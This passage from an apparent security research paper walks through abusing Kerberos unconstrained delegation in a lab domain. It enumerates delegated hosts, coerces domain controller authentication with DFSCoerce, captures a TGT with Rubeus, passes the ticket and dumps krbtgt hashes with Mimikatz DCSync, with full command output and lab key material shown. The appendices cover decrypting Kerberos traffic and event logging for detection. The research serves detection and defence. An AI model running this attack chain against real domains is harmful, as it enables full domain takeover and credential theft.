Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
helpdesk
PLAYTRONICS\Domain Admins
PLAYTRONICS\werner
The command completed successfully.
```

Figure 17: Enumerating local administrators

5.1.1. Enumeration

First, an attacker needs to find systems that are configured for unconstrained delegation. Even standard, low-privilege domain users have the ability to query the domain for this information. There are a number of ways to do this using various pen testing tools, but in this scenario the following PowerShell command is used to search for domain computers that have Kerberos Unconstrained Delegation configured:

```
PS C:\> get-adcomputer -Filter "TrustedForDelegation -eq 'True'" -Properties
TrustedForDelegation,ServicePrincipalName,Description
```

```
PS C:\Users\werner> get-adcomputer -Filter "TrustedForDelegation -eq 'True'" -Properties TrustedFor
Delegation,ServicePrincipalName,Description


Description          :
DistinguishedName    : CN=DC01,OU=Domain Controllers,DC=playtronics,DC=local
DNSHostName          : DC01.playtronics.local
Enabled              : True
Name                 : DC01
ObjectClass          : computer
ObjectGUID           : 46607582-6a60-4cfa-b540-2e0d08ee4de5
SamAccountName       : DC01$
ServicePrincipalName : {Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC01.playtronics.local,
                       ldap/DC01.playtronics.local/ForestDnsZones.playtronics.local,
                       ldap/DC01.playtronics.local/DomainDnsZones.playtronics.local,
                       DNS/DC01.playtronics.local...}
SID                  : S-1-5-21-2043709550-1509697167-2672152771-1000
TrustedForDelegation : True
UserPrincipalName    :

Description          :
DistinguishedName    : CN=WORKSTATION01,CN=Computers,DC=playtronics,DC=local
DNSHostName          : workstation01.playtronics.local
Enabled              : True
Name                 : WORKSTATION01
ObjectClass          : computer
ObjectGUID           : 7cac862e-1569-4f93-8f9a-54ef5757dd48
SamAccountName       : WORKSTATION01$
ServicePrincipalName : {RestrictedKrbHost/WORKSTATION01, HOST/WORKSTATION01,
                       RestrictedKrbHost/workstation01.playtronics.local,
                       HOST/workstation01.playtronics.local}
SID                  : S-1-5-21-2043709550-1509697167-2672152771-1107
TrustedForDelegation : True
UserPrincipalName    :
```

Figure 18: Enumerating domain computers with Unconstrained Delegation set

The output shows that Workstation01 is configured for unconstrained delegation via the TrustedForDelegation attribute. This is the target system on which admin permissions need to be obtained by the attacker.

5.1.2. Exploitation

To extract the TGT from memory, an attacker needs administrative permission on the system. In a real-world scenario, an attacker could achieve this in various ways. In this test scenario, the password of the user who has administrative permissions on the vulnerable host has been compromised. The vulnerable delegation configuration is now ready to be abused.

The test scenario assumes there are no existing TGTs in memory. If an attacker can somehow convince or coerce a high-privileged account to authenticate to the system

over which they have local admin permissions, they'll be able to steal the TGT that is created at the time of authentication and then use it elsewhere on the domain to impersonate that high-privileged account. Depending on the privileges of the impersonated account, the attacker may be able to quickly achieve domain compromise.

As before, in a real-world enterprise environment, there are typically myriad ways a creative pen tester can coerce or convince a highly privileged account to authenticate to an attacker-controlled system. In this example, a vulnerability in Microsoft's Distributed File System Namespace Management (MS-DFSNM) protocol is exploited to coerce a remote system, a domain controller, to authenticate to the workstation on which local admin privileges have been obtained. To do this, the DFSCoerce proof-of-concept attack tool is used (Dragović, 2022).

In preparation for the coercion trigger, Rubeus, a tool for interacting with and abusing Kerberos, is used to monitor for the incoming coerced authentication from the domain controller (Schroeder, 2024). The following command syntax will run Rubeus in monitor mode with a refresh interval of 1 second and will only show new TGTs for the DC01$ user:

```
PS C:\> .\Rubeus.exe monitor /interval:1 /filteruser:DC01$
```



Figure 19: Rubeus monitoring for incoming TGT from the domain controller

With Rubeus running, the DFSCoerce proof-of-concept Python script, created by security researcher Filip Dragović, is executed. This can be run either from the local Windows workstation or a Kali Linux host, depending on the scenario. Both examples are shown below.

```
PS C:\Users\werner> python dfscoerce.py `
    -d playtronics.local `
    -u werner `
    -p MyVoiceIsMyPassport,VerifyMe `
    workstation01.playtronics.local DC01.playtronics.local
[-] Connecting to ncacn_np:DC01.playtronics.local[\PIPE\netdfs]
[+] Successfully bound!
[-] Sending NetrDfsRemoveStdRoot!
NetrDfsRemoveStdRoot
ServerName:                     'workstation01.playtronics.local\x00'
RootShare:                      'test\x00'
ApiFlags:                       1


DFSNM SessionError: code: 0x490 - ERROR_NOT_FOUND - Element not found.
```

Figure 20: Sending DFSCoerce command to trigger authentication from DC01

```
┌──(kali㉿kali)-[~]
└─$ python dfscoerce.py -u werner -d playtronics.local -p MyVoiceIsMyPassport,VerifyMe workstation01.playtronics.local DC01.playtronics.local
[-] Connecting to ncacn_np:DC01.playtronics.local[\PIPE\netdfs]
[+] Successfully bound!
[-] Sending NetrDfsRemoveStdRoot!
NetrDfsRemoveStdRoot
ServerName:                     'workstation01.playtronics.local\x00'
RootShare:                      'test\x00'
ApiFlags:                       1


DFSNM SessionError: code: 0x490 - ERROR_NOT_FOUND - Element not found.
```

Figure 21: Sending DFSCoerce command to trigger authentication from DC01

The “Element not found” errors can be safely ignored, as the coerced authentication is still triggered. Returning to the window running Rubeus, the new TGT can be observed, confirming that the domain controller machine account, DC01$, has successfully authenticated to the compromised system. The attacker now has a high-privileged TGT stored in memory to use for impersonation and further access into the domain environment.

```
PS C:\Users\werner> .\Rubeus.exe monitor /interval:1 /filteruser:DC01$

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.2

[*] Action: TGT Monitoring
[*] Target user     : DC01$
[*] Monitoring every 1 seconds for new TGTs


[*] 10/26/2024 9:52:16 PM UTC - Found new TGT:

  User                  :  DC01$@PLAYTRONICS.LOCAL
  StartTime             :  10/26/2024 9:22:20 AM
  EndTime               :  10/26/2024 7:21:19 PM
  RenewTill             :  11/2/2024 9:21:19 AM
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
  Base64EncodedTicket   :

    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

[*] Ticket cache size: 1
```

Figure 22: Rubeus monitoring for incoming TGT from the domain controller

From here, the PTT command within Rubeus is used to “Pass-The-Ticket,” injecting the privileged TGT into memory, as shown below.



Figure 23: Injecting the TGT into memory using the Pass-The-Ticket command

To confirm the attacker now has elevated privileges on the domain, Mimikatz is started and a DCsync operation is performed against the domain controller to obtain any credentials for any domain user, including domain administrators. This is a common next step for attackers when compromising a domain controller.

```
PS C:\Users\werner> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /user:krbtgt
[DC] 'playtronics.local' will be the domain
[DC] 'DC01.playtronics.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 10/21/2024 3:23:46 PM
Object Security ID   : S-1-5-21-2043709550-1509697167-2672152771-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 597bc97bde8f08c41a5a2dff698984cd
    ntlm- 0: 597bc97bde8f08c41a5a2dff698984cd
    lm  - 0: e260eafddabaf62fb3e5ab975e57b659

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e572d25141e76700ae0b28f7d2d45bfc

* Primary:Kerberos-Newer-Keys *
    Default Salt : PLAYTRONICS.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : b93964bed7bbce47c8d12a4403a25d4b12ed1b2af391a8a89c2a1027b47d3442
      aes128_hmac       (4096) : 11b3d0a8da6dad40583747107e812405
      rc4_hmac_nt       (4096) : 597bc97bde8f08c41a5a2dff698984cd
    ServiceCredentials
```

Figure 24: Using Mimikatz to extract krbtgt credentials from the domain controller

The entire Active Directory domain has now been compromised, and the attacker can leverage the krbtgt account to perform a variety of devastating post-exploitation actions.

Appendix B
Guidance for Capture and Analysis of Network Traffic

A security researcher, Dirk-jan Mollema, created a Python script for easily decrypting Kerberos tickets. After adding the secret keys of the accounts involved in the Kerberos exchange to the keytab.py script, the script is run, which outputs a keytab file containing the encryption keys formatted in a way that can be used for decryption (Mollema, 2020).

```
keys = [
    (18, 'b93964bed7bbce47c8d12a4403a25d4b12ed1b2af391a8a89c2a1027b47d3442'), # krbtgt AES256 key
    (18, '21ad3a1812ce9ebd1b1b96631082b5d20bbcf7cd83ff8ac849ec17729a6d2aa5'), # DC01$ AES256 key
    (18, '8aa349f6e3de5d8de816f415557f83ef95a44d5c637bcf3960601ae79be44061'), # werner AES256 key
    (18, 'b45ddc152ceaed8cd296987e6474fe51811fb8856b7d06255bd41985d406f13f'), # cosmo AES256 key
    (18, '93443541a0b4247907daef09349279e53d46452a76b804be807bbb98a07313da'), # workstation01$ key
    (17, '51a445246e0bf5c504c4cb8a666dd723'), # DC01$ AES128 key
    (17, '11b3d0a8da6dad40583747107e812405'), # krbtgt AES128 key
    (23, '6f8f82c0215adb9051ec93aac6262846'), # DC01$ RC4 key
    (23, '597bc97bde8f08c41a5a2dff698984cd') # krbtgt RC4 key
]
```

Figure 25: Manually adding extracted secret keys to the keytab.py script

After saving the script, it's run using the following syntax to generate a keytab file.

```
$ python keytab.py keytab.kt
```

In Wireshark's Preferences menu, the KRB5 Protocol is selected, the newly created keytab.kt file is uploaded, and the box labeled "Try to decrypt Kerberos blobs" is checked.



Figure 26: Importing keytab file to Wireshark to decrypt Kerberos traffic

Filtering by Kerberos traffic, the contents of these packets can be observed. Wireshark highlights decrypted portions of the packet in blue, shown below.



Figure 27: Viewing decrypted Kerberos traffic in Wireshark



Figure 28: Viewing decrypted Kerberos traffic in Wireshark

The collection of decrypted Kerberos traffic packets can now be analyzed for potential artifacts on which to detect and alert.

Appendix C
Configuring Windows Event Logs for Detection

The following provides examples of how the built-in Windows Event Logging capability can be configured to detect Kerberos delegation abuses.

To obtain commands issued at the command line across all client systems in the domain, command-line logging is enabled. To do this, open the Group Policy Editor on the domain controller. Note that this is not enabled by default.



Figure 29: Enabling Audit Process Creation in Group Policy Editor

